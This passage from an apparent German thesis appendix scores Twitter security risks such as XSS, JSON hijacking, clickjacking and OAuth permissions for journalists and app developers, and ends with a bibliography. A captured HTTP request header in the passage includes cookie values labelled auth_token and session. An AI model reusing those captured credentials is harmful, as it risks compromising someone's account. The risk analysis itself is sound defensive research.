Tabelle 139: Risikobewertung für „Fehlerhafte Implementierung des Sitzungsmanagements“ bei Journalisten

Fehlerhafte Implementierung des Sitzungsmanagements												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	7	9	9	9	8	8	1	8	9	9	9
Wahrscheinlichkeit: 7,75						Auswirkung: 7,63						
<b>Risikomaßzahl: 59,09</b>												

Tabelle 140: Risikobewertung für „Übertragung von Daten über XSS-Schwachstelle“ bei Journalisten

Übertragung von Daten über XSS-Schwachstelle*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	7	9	7	9	8	1	1	9	9	9	1
Wahrscheinlichkeit: 7,38						Auswirkung: 5,54						
<b>Risikomaßzahl: 40,87</b>												

Tabelle 141: Risikobewertung für „Abhören von Daten im Netzwerk“ bei Journalisten

Abhören von Daten im Netzwerk*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	3	3	9	9	8	1	1	9	9	9	1
Wahrscheinlichkeit: 6,63						Auswirkung: 5,54						
<b>Risikomaßzahl: 36,71</b>												

Tabelle 142: Risikobewertung für „XSS-Schwachstelle ermöglicht XSRF“ bei Journalisten

XSS-Schwachstelle ermöglicht XSRF*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	7	9	3	9	1	9	1	9	1	9	9
Wahrscheinlichkeit: 6,38						Auswirkung: 5,67						
<b>Risikomaßzahl: 36,13</b>												

Tabelle 143: Risikobewertung für „Clickjacking“ bei Journalisten

Clickjacking*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	7	9	9	9	5	9	1	9	1	9	1
Wahrscheinlichkeit: 7,88						Auswirkung: 4,83						
<b>Risikomaßzahl: 38,06</b>												

Tabelle 144: Risikobewertung für „Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion“ bei Journalisten

Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	3	9	4	7	9	9	9	9	9	9	9
Wahrscheinlichkeit: 5,63						Auswirkung: 9						
<b>Risikomaßzahl: 50,63</b>												

Tabelle 145: Risikobewertung für „Abhören privater Tweets/Direktnachrichten durch JSON Hijacking“ bei Journalisten

Abhören privater Tweets/Direktnachrichten durch JSON Hijacking*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	5	9	3	9	9	7	1	1	9	1	1
Wahrscheinlichkeit: 6,13						Auswirkung: 4,08						
<b>Risikomaßzahl: 25,01</b>												

Der Journalist muss im angemeldeten Zustand die Seite des Angreifers besuchen, damit JSON Hijacking durchgeführt werden kann (AR).

Tabelle 146: Risikobewertung für „Manipulation der SMS Absender-Nummer“ bei Journalisten

Manipulation der SMS Absender-Nummer*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	2	9	5	9	1	7	1	7	7	7	9
Wahrscheinlichkeit: 6,25						Auswirkung: 5,83						
<b>Risikomaßzahl: 36,46</b>												

Tabelle 147: Risikobewertung für „Brute-Force-Angriff zum Erraten der optionalen SMS-PIN“ bei Journalisten

Brute-Force-Angriff zum Erraten der optionalen SMS-PIN*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	7	2	9	6	9	1	7	1	7	7	7	9
Wahrscheinlichkeit: 6,5						Auswirkung: 5,83						
<b>Risikomaßzahl: 37,92</b>												

Tabelle 148: Risikobewertung für „Abhören von SMS“ bei Journalisten

Abhören von SMS*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
3	7	2	3	6	6	1	7	1	7	7	7	9
Wahrscheinlichkeit: 4,88						Auswirkung: 5,83						
<b>Risikomaßzahl: 28,44</b>												

Tabelle 149: Risikobewertung für „XSS-Schwachstelle ermöglicht Wurm“ bei Journalisten

XSS-Schwachstelle ermöglicht Wurm*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	7	7	9	5	9	9	7	1	7	7	9	9
Wahrscheinlichkeit: 7,13						Auswirkung: 7,17						
<b>Risikomaßzahl: 51,06</b>												

Tabelle 150: Risikobewertung für „XSS-Schwachstelle ermöglicht Manipulation der Seite“ bei Journalisten

XSS-Schwachstelle ermöglicht Manipulation der Seite*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	7	7	9	5	9	9	7	1	1	9	5	9
Wahrscheinlichkeit: 7,13						Auswirkung: 6,08						
<b>Risikomaßzahl: 43,34</b>												

Tabelle 151: Risikobewertung für „JSON Injection“ bei Journalisten

JSON Injection*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	7	7	9	3	7	1	7	1	7	7	9	9
Wahrscheinlichkeit: 6,13						Auswirkung: 6,17						
<b>Risikomaßzahl: 37,77</b>												

Tabelle 152: Risikobewertung für „Nicht authentische Nachrichteninhalte“ bei Journalisten

Nicht authentische Nachrichteninhalte*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	7	4	7	6	9	1	7	1	9	1	9	1
Wahrscheinlichkeit: 6,75						Auswirkung: 4,08						
<b>Risikomaßzahl: 27,56</b>												

Nicht authentische Nachrichteninhalte zielen v.a. auf Journalisten (SA & AG). Auch bei diesem Angriff ist Twitter aus journalistischer Sicht nicht integer (TI).

Tabelle 153: Risikobewertung für die „Verschleierung des Ziels des Links“ bei Journalisten

Verschleierung des Ziels des Links												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
9	4	9	9	9	9	1	5	1	1	7	5	9
Wahrscheinlichkeit: 8,38						Auswirkung: 4,5						
<b>Risikomaßzahl: 37,69</b>												

Tabelle 154: Risikobewertung für „Kompromittierung eines Kurz-URL-Anbieters“ bei Journalisten

Kompromittierung eines Kurz-URL-Anbieters												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	5	9	7	7	1	7	1	1	7	5	9
Wahrscheinlichkeit: 6,5						Auswirkung: 4,75						
<b>Risikomaßzahl: 30,88</b>												

Tabelle 155: Risikobewertung für „Trends enthalten Stichwörter zu schadhafte Tweets“ bei Journalisten

Trends enthalten Stichwörter zu schadhafte Tweets												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	5	9	9	9	9	7	1	7	7	1	9
Wahrscheinlichkeit: 7,5						Auswirkung: 5,83						
<b>Risikomaßzahl: 43,75</b>												

Tabelle 156: Risikobewertung für „Zu grobe und unklare Rechtevergabe mit OAuth“ bei Journalisten

Zu grobe und unklare Rechtevergabe mit OAuth												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	7	7	9	9	9	9	7	1	7	7	9	9
Wahrscheinlichkeit: 8,13						Auswirkung: 7,17						
<b>Risikomaßzahl: 58,23</b>												

Tabelle 157: Risikobewertung für „Kompromittierte oder böartige Third-Party Anwendung“ bei Journalisten

Kompromittierte oder böartige Third-Party Anwendung*												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	7	7	9	9	9	9	9	1	7	7	9	9
Wahrscheinlichkeit: 8,13						Auswirkung: 7,42						
<b>Risikomaßzahl: 60,26</b>												

Tabelle 158: Risikobewertung für „oAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich“ bei Journalisten

oAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	6	7	1	1	4	1	1	1	1
Wahrscheinlichkeit: 6,5						Auswirkung: 1,38						
<b>Risikomaßzahl: 8,94</b>												

Tabelle 159: Risikobewertung für „Twitter verwendet unsichere Version des oAuth-Protokolls“ bei Journalisten

Twitter verwendet unsichere Version des oAuth-Protokolls												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
2	4	7	4	2	2	9	9	3	7	7	9	9
Wahrscheinlichkeit: 3,13						Auswirkung: 7,67						
<b>Risikomaßzahl: 23,96</b>												

## J Risikobewertungen für Entwickler einer Third-Party Anwendung

Die Risikobewertungen sind aus Sicht des Entwicklers aufgeführt: Für ihn beziehen sich die Auswirkungen auf seine Third-Party Anwendung.

Tabelle 160: Risikobewertung für „Distributed Denial of Service-Attacke“ bei Entwicklern

Distributed Denial of Service-Attacke												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	9	9	1	1	9	1	1	1	1
Wahrscheinlichkeit: 7,75						Auswirkung: 2						
<b>Risikomaßzahl: 15,5</b>												

Aus Sicht des Entwicklers einer Third-Party Anwendung gibt es zwei Zustände der Twitter-API: Entweder sie ist verfügbar oder die Anwendung kann nicht auf die Schnittstelle zugreifen (TA). Der Umstand des Dienstausfalls der Twitter-API ist für ihn uninteressant und wird mit diesem Risiko abgedeckt.

Tabelle 161: Risikobewertung für „Abhören von Daten im Netzwerk“ bei Entwicklern

Abhören von Daten im Netzwerk												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	3	3	1	9	7	1	1	1	7	1	1
Wahrscheinlichkeit: 4,5						Auswirkung: 2,75						
<b>Risikomaßzahl: 12,38</b>												

Das Abhören des Netzwerkverkehrs zwischen Drittanbieter-Anwendung und Twitter-API ist nur theoretisch möglich, da sämtlicher Verkehr über HTTPS übertragen wird (SA). Zudem müsste der Angreifer sich geeignet im Netzwerk positionieren können (AR), was die Angreifergruppe einschränkt (AG). Sollte das Abhören dennoch glücken, kann der passive Angreifer „lediglich“ private Daten (TV) mithören, die seine Anonymität preisgeben könnten (BA). Eine Übernahme des Kontos bzw. Replay-Attacken sind aufgrund der Schutzmechanismen des OAuth-Protokolls nicht möglich.

Tabelle 162: Risikobewertung für „Zu grobe und unklare Rechtevergabe mit OAuth“ bei Entwicklern

Zu grobe und unklare Rechtevergabe mit OAuth												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
4	6	5	9	6	9	9	9	1	9	1	1	1
Wahrscheinlichkeit: 6,75						Auswirkung: 4						
<b>Risikomaßzahl: 27</b>												

Die grobe und unklare Rechtevergabe bei Twitter ist für den Entwickler vor allem ein nachgelagertes Risiko: Sollte ein Angreifer die Anwendung kompromittiert haben, erhält er mehr Rechte auf die Twitter-Konten der Anwender (TV, TI, TZ). Um diese Schwachstelle ausnutzen zu können, muss der Angreifer jedoch erst Zugriff auf Ressourcen der Anwendung erlangen (AR). Die Ausnutzungswahrscheinlichkeit ist also geringer einzuschätzen (SA).

Tabelle 163: Risikobewertung für „Kompromittierte oder bösartige Third-Party Anwendung“ bei Entwicklern

Kompromittierte oder bösartige Third-Party Anwendung												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	9	9	9	9	9	9	9	9	9
Wahrscheinlichkeit: 7,75						Auswirkung: 9						
<b>Risikomaßzahl: 69,75</b>												

Die Kompromittierung der Anwendung ist das Worst-Case-Szenario, was die Auswirkungen für den Entwickler der Anwendung betrifft. Die Eintrittswahrscheinlichkeit ist von der Anwendung des Drittanbieters abhängig. Handelt es sich um eine Clientanwendung, die innerhalb einer kleinen Organisation eingesetzt wird, ist die

Eintrittswahrscheinlichkeit gering. Schlimmstenfalls handelt es sich um eine öffentliche Webanwendung wie Twitter, weswegen zur Ermittlung der Eintrittswahrscheinlichkeit der Standardfall (s. Anhang „E Standardfall der Risikobewertung“) angenommen wurde.

Tabelle 164: Risikobewertung für „oAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich“ bei Entwicklern

oAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	6	7	9	1	9	1	1	1	1
Wahrscheinlichkeit: 6,5						Auswirkung: 3						
<b>Risikomaßzahl: 19,5</b>												

Sollten der Konsumentenschlüssel und -geheimnis öffentlich zugänglich sein, will Twitter der Anwendung den Zugriff auf die API sperren (TA). Da jedoch keine Fälle bekannt sind, ist die Eintrittswahrscheinlichkeit für dieses Risiko (SA) gering bewertet.

Tabelle 165: Risikobewertung für „Third-Party Anwendung benötigt aufgrund zusätzlicher Funktionen auch schreibende Rechte“ bei Entwicklern

Third-Party Anwendung benötigt aufgrund zusätzlicher Funktionen auch schreibende Rechte												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
6	4	7	9	9	9	1	1	9	1	1	1	1
Wahrscheinlichkeit: 7,75						Auswirkung: 2						
<b>Risikomaßzahl: 15,5</b>												

Dass eine Third-Party Anwendung in einer neueren Version weitere Rechte benötigt, ist wahrscheinlich (SA). Der Entwickler kann diesem Zustand durch zwei Lösungen begegnen: Er bietet die zusätzlichen Funktionen nur denjenigen an, die die Rechte gewährt haben. Oder er bietet die gesamte Anwendung nur denjenigen an, die alle benötigten Rechte gewährt haben. Das wäre das Worst Case-Szenario, da die Anwendungen für viele Benutzer nicht mehr verfügbar wäre (TA).

Tabelle 166: Risikobewertung für „Twitter verwendet unsichere Version des oAuth-Protokolls“ bei Entwicklern

Twitter verwendet unsichere Version des oAuth-Protokolls												
AF	AM	AR	AG	SA	SB	TV	TI	TA	TZ	BA	BE	BP
2	4	7	4	2	2	9	9	3	7	7	9	9
Wahrscheinlichkeit: 3,13						Auswirkung: 7,67						
<b>Risikomaßzahl: 23,96</b>												

Die Eintrittswahrscheinlichkeit für solch ein Risiko ist sehr gering, da das OAuth-Protokoll von vielen verschiedenen Anbietern genutzt wird und es offen zugänglich ist, so dass Fehler im Protokoll unwahrscheinlich sind. Die Auswirkungen sind aber potentiell hoch einzuschätzen.

## K JSON HTTP-Request Header

```
1: GET https://api.twitter.com/1/statuses/user_timeline.json?
   since_id=67512977586262016&include_entities=1&include_available
   _features=1&contributor_details=true&include_rts=true&user_id=1
   3
2: Request Header:
3:     Host[api.twitter.com]
4:     User-Agent[Mozilla/5.0 (Windows NT 6.1; WOW64; rv:2.0.1)
   Gecko/20100101 Firefox/4.0.1]
5:     Accept[application/json, text/javascript, */*]
6:     Accept-Language[de-de,de;q=0.8,en-us;q=0.5,en;q=0.3]
7:     Accept-Encoding[gzip, deflate]
8:     Accept-Charset[ISO-8859-1,utf-8;q=0.7,*;q=0.7]
9:     Keep-Alive[115]
10:    Connection[keep-alive]
11:    Content-Type[application/x-www-form-urlencoded]
12:    X-Requested-With[XMLHttpRequest]
13:    X-PHX[true]
14:    Referer[https://api.twitter.com/receiver.html]
15:    Cookie[__utma=43838368.1225454848.1302013196.1304936008.1
   304940568.118;
   __utmz=43838368.1304782470.111.51.utmcsr=google.com|
   utmccn=(referral)|utmcmd=referral|utmctt=/reader/view/;
   __utmv=43838368.lang%3A%20de; __qca=P0-699402368-1302099695139;
   twll=1%3D1304946757; guest_id=130461090822050541;
   k=87.181.230.140.1304755088205467;
   original_referer=padhuUp37zigs9eJTisr5PnVtwPa2Ks3aYGytRQKC2hhge
   xXtH6h6g%3D%3D; __utmc=43838368; lang=de;
   _twitter_sess=f7g8fdghf78dgj9dgfdhfudig7d789h213gsadSDFsad;
   __utmb=43838368.31.10.1304940568;
   auth_token=e93c6d1e4735e8de7a42f9feeab0770ac5002a06;
   secure_session=true; =u
   %3D52013447%7ChQK7ImNxxWSyTc3Psth19cPe2Ec%3D]
16:    DNT[1]
```

Quelltext A.3: JSON HTTP-Request Header

## L JSON HTTP-Response Body

```
1: [
2:   {
3:     "place" : null,
4:     "favorited" : false,
5:     "in_reply_to_status_id_str" : null,
6:     [...]
7:     "text" : "Some people avoid caffeine--not me!
http://instagr.am/p/GXy_J/",
8:     [...]
9:   },
10:  {
11:    [...]
12:    "text" : "At Washed Ashore -- an exhibit made entirely of
garbage from the sea. Amazing stuff!
http://instagr.am/p/GU7P6/",
13:    "contributors" : null,
14:    "coordinates" : null,
15:    [...]
16:  }
17: ]
```

Quelltext A.4: Auszug aus dem JSON HTTP-Response Body

## Literaturverzeichnis

Screenshots der Webseiten im Literaturverzeichnis befinden sich in der beiliegenden CD im Verzeichnis *literatur*.

- [Aciman/Rensin Alexander Aciman; Emmett Rensin (Penguin) 05.11.2009: *Twitterature: The World's Greatest Books Retold Through Twitter*
- [Albanesius 2009] Chloe Albanesius (PC Magazine) 13.04.2009: *Twitter Squishes Worms; Author Owns Up* <http://www.pcmag.com/article2/0,2817,2345187,00.asp>  
besucht am 23.05.2011
- [AlJazeera 2011] Al Jazeera: *Twitter Dashboard* <http://blogs.aljazeera.net/twitter-dashboard>  
besucht am 22.03.2011
- [Arrington 2006] Michael Arrington (TechCrunch) 15.07.2006: *Odeo Releases Twttr* <http://techcrunch.com/2006/07/15/is-twttr-interesting/> besucht am 05.03.2011
- [Asur et al. 2011] Sitaram Asur; Bernardo A. Huberman; Gabor Szabo; Chunyan Wang (HP labs: Social Computing Research) 04.02.2011: *Trends in Social Media : Persistence and Decay* [http://www.hpl.hp.com/research/scl/papers/trends/trends\\_web.pdf](http://www.hpl.hp.com/research/scl/papers/trends/trends_web.pdf)  
besucht am 10.03.2011
- [Beaumont 2010] Claudine Beaumont (Telegraph) 23.02.2010: *Twitter users send 50 million tweets per day* <http://www.telegraph.co.uk/technology/twitter/7297541/Twitter-users-send-50-million-tweets-per-day.html> besucht am 15.03.2011
- [Bing 2011] Bing: *Bing Social* <http://www.bing.com/social> besucht am 13.06.2011
- [Binny 2009] Binny V A (JavaScript - Opened) 13.04.2009: *A Code Study of the Mikeyy Twitter Worm* [http://www.openjs.com/articles/misc/mikeyy\\_twitter\\_worm\\_code.php](http://www.openjs.com/articles/misc/mikeyy_twitter_worm_code.php)  
besucht am 23.05.2011
- [BITKOM 2010] BITKOM - Bundesverband Informationswirtschaft, Telekommunikation und neue Medien e.V. 2010: *Deutsche sind ihren Passwörtern zu treu* [http://www.bitkom.org/de/presse/66442\\_64365.aspx](http://www.bitkom.org/de/presse/66442_64365.aspx) besucht am 29.04.2011
- [Blood 2004] Rebecca Blood (Magazine Communications of the ACM: Volume 47 Issue 12) Dezember 2004: *The Blogosphere*

- [Böhringer 2009] Martin Böhringer 2009: *Really Social Syndication: A Conceptual View on Microblogging* [http://sprouts.aisnet.org/612/2/paper\\_0.03.pdf](http://sprouts.aisnet.org/612/2/paper_0.03.pdf) besucht am 07.03.2011
- [Boie 2009] Johannes Boie (Süddeutsche) 26.05.2009: *Twitter und der Bundespräsident: Das Zwitschern der Weinkönigin* <http://www.sueddeutsche.de/politik/twitter-und-der-bundespraesident-das-zwitschern-der-weinkoenigin-1.441573> besucht am 22.03.2011
- [BSI 2009] Bundesamt für Sicherheit in der Informationstechnik 2009: *IT-Grundschutz-Katalog: 4 Glossar und Begriffsdefinitionen* <https://www.bsi.bund.de/ContentBSI/grundschutz/kataloge/glossar/04.html> besucht am 02.04.2011
- [BSI 2011] Bundesamt für Sicherheit in der Informationstechnik: *Phishing* [https://www.bsi.bund.de/DE/Themen/InternetSicherheit/Gefahrenungen/Phishing/phishing\\_node.html](https://www.bsi.bund.de/DE/Themen/InternetSicherheit/Gefahrenungen/Phishing/phishing_node.html) besucht am 02.04.2011
- [Burton 2011] Tim Burton: *Tim Burton's Cadavre Exquis* <http://tiff.net/timburton/twitter> besucht am 22.03.2011
- [Butcher 2007] Mike Butcher (TechCrunch Europe) 09.10.2007: *Jaiku bought by Google* <http://eu.techcrunch.com/2007/10/09/jaiku-bought-by-google/> besucht am 08.03.2011
- [Cao 2011] Charles Cao (Want China Times) 14.05.2011: *Sina poised to expand Weibo's footprint* <http://www.wantchinatimes.com/news-subclass-cnt.aspx?cid=1102&MainCatID=11&id=20110514000020> besucht am 06.07.2011
- [Carli 2007] Matteo Carli 05.07.2007: *Hide PHP code into GIF image* <http://www.flickr.com/photos/matteocarli/724906634/sizes/m/in/photostream/> besucht am 05.05.2011
- [Cashmore 2009] Pete Cashmore (Mashable) 11.06.2009: *Twitter Launches Verified Accounts* <http://mashable.com/2009/06/11/twitter-verified-accounts-2/> besucht am 13.03.2011
- [Cheng/Evans 2009a] Alex Cheng; Mark Evans (Sysomos Inc.) Juni 2009: *An In-Depth Look Inside the Twitter World* <http://www.sysomos.com/insidetwitter/> besucht am 16.03.2011
- [Cheng/Evans 2009b] Alex Cheng; Mark Evans (Sysomos Inc.) August 2009: *An In-Depth Look at the 5% of Most Active Users (Twitter Inside)* <http://www.sysomos.com/insidetwitter/mostactiveusers/> besucht am 16.03.2011

- [Chowdhury 2011] Abdur Chowdhury (Twitter Blog) 29.06.2011: *Global pulse*  
<http://blog.twitter.com/2011/06/global-pulse.html> besucht am 06.07.2011
- [Cluley 2009a] Graham Cluley (Naked Security - Sophos) 10.03.2009: *Do you use the same password for every website?*  
<http://nakedsecurity.sophos.com/2009/03/10/password-website/> besucht am 29.04.2011
- [Cluley 2011] Graham Cluley (Naked Security - Sophos) 03.03.2011: *Ashton Kutcher's Twitter hacked with pro-SSL graffiti*  
<http://nakedsecurity.sophos.com/2011/03/03/ashton-kutcher-twitter-hacked-ssl-graffiti/> besucht am 01.05.2011
- [ComScore 2011] ComScore Data Mine 10.02.2011: *The Netherlands lead Global Markets in Twitter.com reach*  
<http://www.comscoredatamine.com/2011/02/the-netherlands-leads-global-markets-in-twitter-reach/> besucht am 15.03.2011
- [Creamer 2010] Timothy Creamer (Twitter Tweet) 22.01.2010: *Tweeting from the International Space Station*  
[https://twitter.com/#!/astro\\_tj/status/8062317551](https://twitter.com/#!/astro_tj/status/8062317551) besucht am 22.03.2011
- [Cubrilovic 2009a] Nik Cubrilovic (TechCrunch) 21.10.2009: *Twitter: You Say Transparency, I Say Vulnerability* <http://techcrunch.com/2009/10/21/twitter-you-say-transperancy-i-say-vulnerability/> besucht am 28.04.2011
- [Cubrilovic 2009b] Nik Cubrilovic (TechCrunch) 19.07.2009: *The Anatomy Of The Twitter Attack* <http://techcrunch.com/2009/07/19/the-anatomy-of-the-twitter-attack/> besucht am 28.04.2011
- [Dawn 2011] Jenna Dawn (Twitter Blog) 06.01.2011: *Celebrating a New Year with a New Tweet Record* <http://blog.twitter.com/2011/01/celebrating-new-year-with-new-tweet.html> besucht am 13.03.2011
- [Dewanto 2009a] Lofi Dewanto (heise Developer) 03.11.2009: *Autorisierungsdienste mit OAuth: Herr Müller, sind Sie's?*  
<http://www.heise.de/developer/artikel/Autorisierungsdienste-mit-OAuth-845382.html> besucht am 23.03.2011
- [Dewanto 2009b] Lofi Dewanto (heise Developer) 03.11.2009: *Detaillierte Interaktion bei OAuth mit Endnutzerszenarien (Abb. 4)*  
<http://www.heise.de/developer/artikel/Szenarien-und-Spezifikationen-845431.html?view=zoom;zoom=4> besucht am 24.03.2011

- [Eikenberg 2011] Ronald Eikenberg (heise online) 03.06.2011: *Neue Google- und Twitter-Buttons laden zum Missbrauch ein* <http://www.heise.de/newsticker/meldung/Neue-Google-und-Twitter-Buttons-laden-zum-Missbrauch-ein-1254869.html> besucht am 26.06.2011
- [Evans 2011] Mark Evans (sysomos) 15.03.2011: *Non-Official Twitter Clients Still Widely Used* <http://blog.sysomos.com/2011/03/15/non-official-twitter-clients-still-widely-used/> besucht am 01.04.2011
- [Frog 2011] frog design: *A World of Tweets* <http://aworldoftweets.frogdesign.com/> besucht am 22.06.2011
- [Geitlinger 2009] Lea Geitlinger (Bachelorarbeit; Ludwig-Maximilians-Universität München; Institut für Kommunikationswissenschaft und Medienforschung) Oktober 2009: *Faszination Twitter - Der Mikroblogging-Dienst und die Nutzungsmotive seiner User im Kontext Social Web* <http://webevangelisten.de/wp-content/uploads/2009/10/BachelorarbeitLeaGeitlinger.pdf> besucht am 08.03.2011
- [Google 2010] Google 2010: *Google Safe Browsing for Firefox* <http://www.google.com/tools/firefox/safebrowsing/> besucht am 16.05.2011
- [Google 2011] Google: *Google Echtzeitsuche* <http://www.google.de/realtime> besucht am 13.06.2011
- [Grippi et al. 2010] Daniel Grippi; Maxwell Salzberg; Raphael Sofaer; Ilya Zhitomirskiy (Diaspora Blog) 17.05.2010: *After the Times* <http://blog.joindiaspora.com/2010/05/17/after-the-times.html> besucht am 17.06.2011
- [Haber 2011] Jeb Haber (MSDN IE Blog) 17.05.2011: *SmartScreen® Application Reputation in IE9* <http://blogs.msdn.com/b/ie/archive/2011/05/17/smartscreen-174-application-reputation-in-ie9.aspx> besucht am 18.05.2011
- [Haupt 2011] Johannes Haupt (heise online) 28.04.2011: *Wolkenbruch bei Amazon: Datenverlust in der Cloud* <http://www.heise.de/newsticker/meldung/Wolkenbruch-bei-Amazon-Datenverlust-in-der-Cloud-1234444.html> besucht am 04.05.2011
- [Hernan et al. 2006] Shawn Hernan; Scott Lambert; Tomasz Ostwald; Adam Shostack (msdn magazine) November 2006: *Uncover Security Design Flaws Using The STRIDE Approach* <http://msdn.microsoft.com/en-us/magazine/cc163519.aspx> besucht am 03.04.2011

- [Higgins 2010] Kelly Jackson Higgins (Dark Reading) 18.08.2010: *Researcher Cracks ReCAPTCHA*  
<http://www.darkreading.com/authentication/167901072/security/vulnerabilities/226700514/index.html> besucht am 25.05.2011
- [Huang/Jackson Lin-Shung Huang; Collin Jackson (Dark Reading) 06.07.2011: *Clickjacking Attacks Unresolved* [https://docs.google.com/document/pub?id=1hVcxPeCidZrM5acFH9ZoTYzg1D0VjkG3BDW\\_oUdn5qc&pli=1](https://docs.google.com/document/pub?id=1hVcxPeCidZrM5acFH9ZoTYzg1D0VjkG3BDW_oUdn5qc&pli=1)  
besucht am 18.07.2011
- [Hutcheson 2007] Lorna Hutcheson (SANS Technology Institute: ISC Diary) 19.06.2007: *PHP Exploit Code in a GIF* <http://isc.sans.edu/diary.html?storyid=2997> besucht am 06.05.2011
- [Indiana 2010] Indiana University Center for Complex Networks and Systems Research 2010: *Truthy* <http://truthy.indiana.edu> besucht am 08.05.2011
- [Indvik 2010] Lauren Indvik (Mashable) 19.09.2010: *Fashion Week Takes Over Twitter [INFOGRAPHS]*  
<http://mashable.com/2010/09/19/fashion-week-twitter-trends/> besucht am 22.03.2011
- [ISO 27005] ISO/IEC 27005 2008: *Information technology -- Security techniques -- Information security risk management*
- [Jungherr et al. 2010] Andreas Jungherr; Pascal Jürgens; Harald Schoen (zeit online) 13.12.2010: *Twitterprognosen, oder: Warum die Piratenpartei beinahe die Wahl 2009 gewonnen hätte*  
<http://blog.zeit.de/zweitstimme/2010/12/13/twitterprognosen-oder-warum-die-piratenpartei-beinahe-die-wahl-2009-gewonnen-hatte/> besucht am 22.03.2011
- [Kelly 2009] Ryan Kelly (Pear Analytics) August 2009: *Twitter Study*  
<http://www.pearanalytics.com/blog/wp-content/uploads/2010/05/Twitter-Study-August-2009.pdf> besucht am 16.03.2011
- [King 2010] Ryan King (Twitter Engineering) 09.07.2010: *Cassandra at Twitter Today*  
<http://engineering.twitter.com/2010/07/cassandra-at-twitter-today.html> besucht am 16.05.2011
- [Kleiner 2010] Kurt Kleiner (heise Technology Review) 09.11.2010: *Falsche Online-Vögel*  
<http://www.heise.de/tr/artikel/Falsche-Online-Voegel-1131826.html> besucht am 06.05.2011

- [Könau 2009] Steffen Könau (Mitteldeutsche Zeitung) 12.03.2009: *Twitter wurde zum Anlaufpunkt für Medien* <http://www.mz-web.de/servlet/ContentServer?pagename=ksta/page&atype=ksArtikel&aid=1229853066053&calledPageId=987490165154> besucht am 23.03.2011
- [König/Weitzel 2003] Wolfgang König; Tim Weitzel (Physica-Verlag, Heidelberg) 2003: *Netzeffekte im E-Business* [ftp://ftp.ifi.unizh.ch/pub/ais/wi2003-1/uhr0517\\_lisa%20\(Seite%209%20-%2033\).pdf](ftp://ftp.ifi.unizh.ch/pub/ais/wi2003-1/uhr0517_lisa%20(Seite%209%20-%2033).pdf) besucht am 15.03.2011
- [Krempf/Schmitz 2009] Stefan Krempf; Peter Schmitz (heise Security) 28.12.2009: *26C3: GSM-Hacken leicht gemacht* <http://www.heise.de/security/meldung/26C3-GSM-Hacken-leicht-gemacht-892911.html> besucht am 08.05.2011
- [Krohn 2009] Malte Florian Krohn (Bachelorarbeit; Justus-Liebig-Universität Gießen; Institut für Politikwissenschaft) 09.07.2009: *Vom Makro- zum Microblogging: Twitter als neue Form politischer Öffentlichkeit* [http://webevangelisten.de/wp-content/uploads/2009/10/MalteKrohn\\_VomMakroZumMicroblogging.pdf](http://webevangelisten.de/wp-content/uploads/2009/10/MalteKrohn_VomMakroZumMicroblogging.pdf) besucht am 08.03.2011
- [Maletzke 1963] Gerhard Maletzke (Hans Bredow-Institut, Hamburg) 1963: *Psychologie der Massenkommunikation : Theorie u. Systematik*
- [Mantel 2011] Uwe Mantel (DWDL.de) 14.01.2011: *Super RTL bringt "Glee"-Tweets auf TV-Bildschirm* [http://www.dwdl.de/nachrichten/29742/super\\_rtl\\_bringt\\_gleetweets\\_auf\\_tv\\_bildschirm/](http://www.dwdl.de/nachrichten/29742/super_rtl_bringt_gleetweets_auf_tv_bildschirm/) besucht am 23.03.2011
- [Maone 2011] Giorgio Maone (NoScript) 2011: *Features: Anti-XSS protection* <http://noscript.net/features#xss> besucht am 16.05.2011
- [Matt 2010] Matt (Twitter Tweet) 21.09.2010: *Tweet mit Schadcode des MouseOver-Wurms* <https://twitter.com/#!/Matsta/statuses/25113979259> besucht am 05.04.2011
- [Mohan 2010] Ram Mohan (Security Week) 22.07.2010: *DNS Hijack - How to Avoid Being a Victim* <http://www.securityweek.com/dns-hijack-how-avoid-being-victim> besucht am 14.05.2011
